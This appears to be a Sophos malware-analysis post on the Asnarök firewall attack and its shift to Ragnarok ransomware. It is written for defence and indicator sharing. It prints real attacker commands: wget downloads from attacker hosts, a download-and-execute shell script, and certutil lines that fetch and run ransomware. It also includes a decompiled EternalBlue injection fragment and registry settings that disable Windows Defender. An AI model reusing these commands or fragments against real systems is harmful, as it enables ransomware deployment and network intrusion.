
# Asnarök attackers twice modified attack midstream

news.sophos.com/en-us/2020/05/21/asnarok2/

Sophos May 21, 2020



In the hours after Sophos issued hotfixes that secured firewalls targeted by unknown threat actors, the attackers pivoted to a new phase of the attack, adding new components—including files intended to spread ransomware to unpatched Windows machines inside the network. Unfortunately for the threat actors, the hotfixes also prevented the subsequent attempted attacks.

Since we published our first report, the attackers first modified their attack to attempt to use what we previously described as the "backup channel." This was a Linux shell script that served as a *dead man switch*—a portion of the attack intended to trigger only under certain circumstances; in this case, if a specific file the attackers created during the attack gets deleted. For example, this would have happened if a firewall that hadn't been remediated by the Sophos hotfixes had been rebooted or power-cycled. If the file did get deleted, the new use of the backup channel was intended to initiate a ransomware attack at an indeterminate time in the future.


The Sophos hotfixes closed off the SQL injection vulnerability to subsequent exploitation, and removed the malicious scripts and applications, without having to reboot the firewall. Possibly realizing that their ransomware download was not being initiated by the dead man switch, perhaps due to the lack of a reboot , the attackers then appear to have reacted by changing some of the shell scripts delivered during an *earlier* stage of the attack, including replacing the *2own* data-stealing module with the ransomware payload.

At that point, the attackers intended to deliver the ransomware without requiring the firewall to reboot—but Sophos had already taken additional steps to intervene that disrupted this phase of the attack. The following is a description of the threat actors' attempts to modify their attack in reaction to Sophos' response.

## New ELF and shell script malware

During our initial analysis of the attack, Sophos identified a web domain that the attackers had registered prior to the earliest phase of the attack. At the time we began our investigation, the URLs on that domain were not functional and were not serving any malicious code.

This attack element, characterized as a "backup channel" in the infographic we used in the previous post, was only activated by the attacker after we began to respond to the incident by issuing hotfixes to firewalls.



```
wget http://sophosfirewallupdate.com/bk
```

```
wget http://ragnarokfromasgard.com/sp/patch.sh \
-O /tmp/.psqlck.sh
```


As we previously reported, the attack began when the attackers leveraged a previously-unknown SQL injection vulnerability to insert a single line of Linux code into a database; the effect being that a shell script named **Install.sh** was downloaded to, and executed, on the firewall.

That script, in one of the defining behaviors of the attack, downloaded three additional shell scripts, one of which (named **.pg.sh**) leads to the backup channel. The .pg.sh script then, in turn, downloaded a Linux ELF binary that was written to the filesystem as **.post_MI**, which we know performed two functions.

First, .post_MI would check to see whether another file, named **.a.PGSQL** had been written to the /tmp/ directory on the firewall's internal storage. As a different, earlier fork of the attack chain always created that zero-byte file in that location, we observed no additional behavior from .post_MI, but we did know that it would have activated its secondary command – to download and execute another shell script named **patch.sh**—only if the .a.PGSQL file was not where it was supposed to be.

And there was a good explanation for that: The firewall always clears the contents of the /tmp/ directory when it reboots or when an administrator power-cycles the firewall. This link on the attack chain would have activated if an admin triggered the firewall to reboot (or cycled the power).

The patch.sh script was unavailable from the attacker's infrastructure until it suddenly appeared a few days after the attack began.


SOPHOS labs
ASNAROK ATTACK "DEAD MAN SWITCH"
INFECTION AND PERSISTENCE PHASES
Firewall attack via SQL injection. The second phase of the attack is triggered on reboot after tmpfs cleanup
2ND PHASE: FIREWALL
SH
/tmp/.pg.sh
DUMMY
/tmp/.a.PGSQL
Request binary
write, execute
Check if file exists
Attack host
ELF
.post_MI
If .a.PGSQL does not exist, request patch.sh
write, execute
SH
.psqlck.sh
request "hotfix" DLL from /s
write, execute
hotfix
EternalBlue code injection into vulnerable Windows PC using Explorer.exe
2ND PHASE: WINDOWS
Windows DLL injected via EternalBlue
request ransomware executable from /patch32
ADDITIONAL ATTACK HOST:
RANSOMWARE PAYLOAD:

```
wget http://sophosfirewallupdate.com/bk
```

```
wget http://ragnarokfromasgard.com/sp/patch.sh \
-O /tmp/.psqlck.sh
```

```
wget http://198.44.227.126:81/s
-O /tmp/hotfix
```

- reads /proc/net/arp to collect internal IPs
- polls them to see if 445 is open
- has a dword XOR'd base64'd DLL within itself, broken into fixed chunks with SMB packets
- Uses EternalBlue to inject DLL into Windows Explorer

```
WinExec('certutil.exe -urlcache -split -f
http://9sg.me:81/patch32 C:/Users/Public/hotfix.exe')
# wait 1 min
Sleep(60000)
WinExec('cmd.exe /c C:/Users/Public/hotfix.exe')
# cleanup
```

ADDITIONAL ATTACK HOST:


```
Domain:    rangnarokfromasgard.com
IP:        185.198.57.16
ASN:       60117
AS Label:  EU-HOSTSAILOR
Location:  NL
```

RANSOMWARE PAYLOAD:

```
Domain:    9sg.me
IP:        198.44.227.128
ASN:       26484
AS Label:  Internet Keeper Global
Location:  US
```

## patch.sh leads to Ragnarok ransomware

If someone rebooted or power-cycled a successfully-attacked firewall (or happened to delete the .a.PGSQL file from the /tmp directory some other way), .post_MI activated and downloaded patch.sh from the website **ragnarokfromasgard[.]com**. Again, this website only began serving content several days after the attack began.  Sophos was able to take control of this domain through legal process.



The ragnarokfromasgard domain shared hosting with two other domains. One of those domains (**updatefileservercross[.]com**, also now in Sophos' control) had also been hosted from a second IP address that, in turn, led to other similarly-named domains registered on the same day, with the same registrar, using the same private WHOIS service to mask the registrant's details.

In the previous post, we listed several domains we considered suspicious; we were led to one of them by an alternate "installer" shell script, which pointed at a file named **in.sh** that had been hosted on the domain **filedownloaderservers[.]com**, also now in Sophos' control. This domain was hosted on an IP that was not shared with the other domains (23.234.10[.]122), but falls under the jurisdiction of the same company, Internet Keeper Global out of Hong Kong, on the same /24 subnet range.

The  .post_MI file wrote out the patch.sh file into the /tmp/ directory as **.psqlck.sh** and executed it. That script had one job: Download yet another file from a web server and execute it.


```
#!/bin/sh

wget http://198.44.227.126:81/s -O /tmp/hotfix
chmod 777 /tmp/hotfix
cd /tmp
./hotfix
```

Rather than use a domain name, the attackers decided to point this at the IP address where the payload file, named **s**, was hosted (on the nonstandard web server port of 81/tcp). The script wrote out the downloaded file to /tmp/ as a file deceptively named **hotfix**, and executed it.

The attacker’s “hotfix” file is an ELF binary application, an executable file for Unix operating systems like Linux. One of its tasks was to parse the contents of the firewall’s ARP cache; the ARP cache keeps track of the (internal) IP and MAC addresses of every host on the local network segment. It then uses this list of internal IP addresses to scan port 445/tcp on each computer to determine if those computers were running Windows, and if they were reachable. (An ARP cache may contain the IP address(es) of computer(s) that have been powered off or are not available for other reasons.)


This Linux application contained two embedded Windows DLLs, one built for 32-bit (x86) architecture, one for 64-bit (x64), as well as a series of hardcoded SMB commands.

During the attack, the attacker’s *hotfix* application used those commands to initiate an SMB transaction to each of the computers listed in the ARP cache. Executing this command triggers an error, which the attacker’s *hotfix* file used to determine if the targeted computer was running 32-bit or 64-bit Windows.




```
5F 5F 53 48 45 4C+aShellcodeaddr_0 db '__SHELLCODEADDR__'
00                 db    0
00 00 0E 91        dd 910E0000h
FF 53 4D 42 26 00+ db 0FFh,'SMB'                        ; Protocol
00 00 00 18 07 C0+ db SMB_COM_TRANSACTION_SECONDARY     ; Command
00 00 00 00 00 00+ dd 0                                 ; Status
00 00 00 00 00 00+ db SMB_FLAGS_CASE_INSENSITIVE or SMB_FLAGS_CANONICALIZED_PATHS; Flags
5F 5F 54 52 45 45+ dw SMB_FLAGS2_LONG_NAMES or SMB_FLAGS2_EAS or SMB_FLAGS2_SMB_SECURITY_SIGNATURE or SMB_FLAGS2_NT_STATUS or SMB_FLAGS2_UNICODE; Flags2
49 44 5F 5F 50 4C+ dw 0                                 ; PIDHigh
41 43 45 48 4F 4C+ db 8 dup(0)                          ; SecurityFeatures
44 45 52 5F 5F A2+ dw 0                                 ; Reserved
64 5F 5F 55 53 45+ db '__TREEID__PLACEHOLDER__'         ; TID
52 49 44 5F 5F 50+ dw 64A2h                             ; PIDLow
4C 41 43 45 48 4F+ db '__USERID__PLACEHOLDER__'         ; UID
4C 44 45 52 5F 5F+ dw 0                                 ; MID
08                 db 8                                 ; WordCount
00 00 00 00 00 00+ db 0Ah dup(0), 4Fh, 0Eh, 42h, 3 dup(0)
5E 0E              dw 0E5Eh                             ; ByteCount
00 00 00 00 00 00+ db 0Fh dup(0)
```

Based on the result of that test, the attacker’s *hotfix* application would have attempted to leverage the EternalBlue network-level remote code execution exploit and DoublePulsar kernel- and user-land shellcode, to deliver, inject, and execute the architecture-appropriate DLL directly into the memory of the Windows explorer.exe process on the targeted computer.



```
    if ( v21 )
    {
      print("[+]**** Inject architecture is x64");
      xord_block_dek((int)inner_dll_x64, 5120, dll_xorkey);
      v13 = size + 5120;
      v8 = (char *)malloc(size + 5121);
      memcpy(v8, block, v6);
      memcpy(&v8[v7], inner_dll_x64, 0x1400u);
      smbh_cmd_transaction2 = (int (__cdecl *)(int, int, __int1
    }
    else
    {
      print("[+]**** Inject architecture is x86");
      xord_block_dek((int)inner_dll_x86, 5120, dll_xorkey);
      v13 = size + 5123;
      v8 = (char *)malloc(size + 5124);
      v11 = (int)&v8[v7];
      memcpy(v8, block, v6);
      memcpy((void *)v11, inner_dll_x86, 0x1400u);
      memset((void *)(v11 + 5120), 0, 3u);
      smbh_cmd_transaction2 = smbh_cmd_transaction2_0;
    }
    v9 = v13 / 4096;
    if ( v13 & 0xFFF )
      ++v9;
    if ( v9 <= 0 )
    {
not_transactions:
      sub_804E97C(v8);
      sr_SMBP_COM_TREE_DISCONNECT(v3, v24, v23);
      sr_SMBP_COM_LOGOFF_ANDX(v3, v24, v23);
      close_0(v3);
      result = 0;
```

The DLL, once loaded into explorer.exe, would have used the Windows *certutil.exe* tool to download an executable payload from the **9sg[.]me** domain (previously hosted on the same IP address that hosted the attacker's *hotfix* ELF, now controlled by Sophos) to the computer, using the nonstandard HTTP port 81/tcp.



The commands were nearly identical on either platform, and as it turns out, even though there was a unique URL used for each architecture, the payload executable it attempted to download (named either **patch32** or **patch64**) was identical.

**X86 Binary**

```
WinExec('certutil.exe -urlcache -split -f hxxp://9sg[.]me:81/patch32 C:/Users/Public/hotfix.exe')
Sleep(60000)
WinExec('cmd.exe /c C:/Users/Public/hotfix.exe')
WinExec('certutil -urlcache -f http://9sg.me:81/patch32 delete')
ExitThread(0)
```

**X64 Binary**

```
WinExec('certutil.exe -urlcache -split -f hxxp://9sg[.]me:81/patch64 C:/Users/Public/hotfix64.exe')
Sleep(60000)
WinExec('cmd.exe /c C:/Users/Public/hotfix64.exe')
WinExec('certutil -urlcache -f http://9sg.me:81/patch64 delete')
ExitThread(0)
```

The script waited for 60 seconds after it had completed the download, executed the payload, then deleted the static payload data off of storage, a common behavior that attackers employ to remove evidence and complicate the forensic analysis of affected devices.

The IP address hosting the *9sg* domain was the same location that served the *hotfix* payload, and is implicated in attacks going back to 2018, according to VirusTotal and FireEye, who included the IP in a block list of IoCs the company associates with a threat they call NOTROBIN, used to target Citrix servers.

## Moving ransomware up in the attack sequence

A short time after the attackers enabled the so-called *dead man switch*, it appears they did not detect the response they were expecting and made other modifications to the killchain.

The logic the attackers initially built into the attack chain meant the ransomware payload would be delivered if something (or someone) cleaned up the persistence mechanism employed in the *generate_curl_ca_bundle.sh* file, but also *did not* clean up the .post_MI persistence method. If you cleaned up both, as the Sophos hotfix did, it didn't run.

After both of those channels failed to deliver the desired result, the attackers then replaced the script hosted at /sh_guard/lc so that it pointed at a download link to the ELF that downloads the ransomware, instead of the exfiltration tool *2own*.


## Ransomware payload

The attacker's so-called "hotfix" is a Windows ransomware called Ragnarok. This ransomware is now connected to at least two attack campaigns targeting networked devices. The earlier attack targeted Citrix ADC servers.

Ragnarok ransomware contains an embedded JSON file that contains configuration data that defines how it will behave; decoding this JSON file reveals virtually everything about the malware's instructions. The JSON, for example, defines the file extensions of files it will encrypt (in this case, .doc, .txt, .xls, .ppt, .sql, and.pdf were the only files it would have encrypted), and the file types it will not.


```
"calc_ext": [
    ".doc",
    ".txt",
    ".xls",
    ".ppt",
    ".sql",
    ".pdf"
],
"file_ext": [
    ".exe",
    ".dll",
    ".sys",
    ".ragnarok"
```

The Ragnarok JSON also contains Windows Registry key paths that indicate the ransomware may attempt to disable the Windows Defender antimalware tool.



```
"reg_key": [
    "SYSTEM\\CurrentControlSet\\Control\\Nls\\Language",
    "SOFTWARE\\Policies\\Microsoft\\Windows\\HomeGroup",
    "SOFTWARE\\Policies\\Microsoft\\Windows Defender",
    "SOFTWARE\\Policies\\Microsoft\\Windows Defender\\Real-Time Protection"
],
"reg_value": [
    "DisableHomeGroup",
    "DisableAntiSpyware",
    "DisableRealtimeMonitoring",
    "DisableBehaviorMonitoring",
    "DisableOnAccessProtection",
```

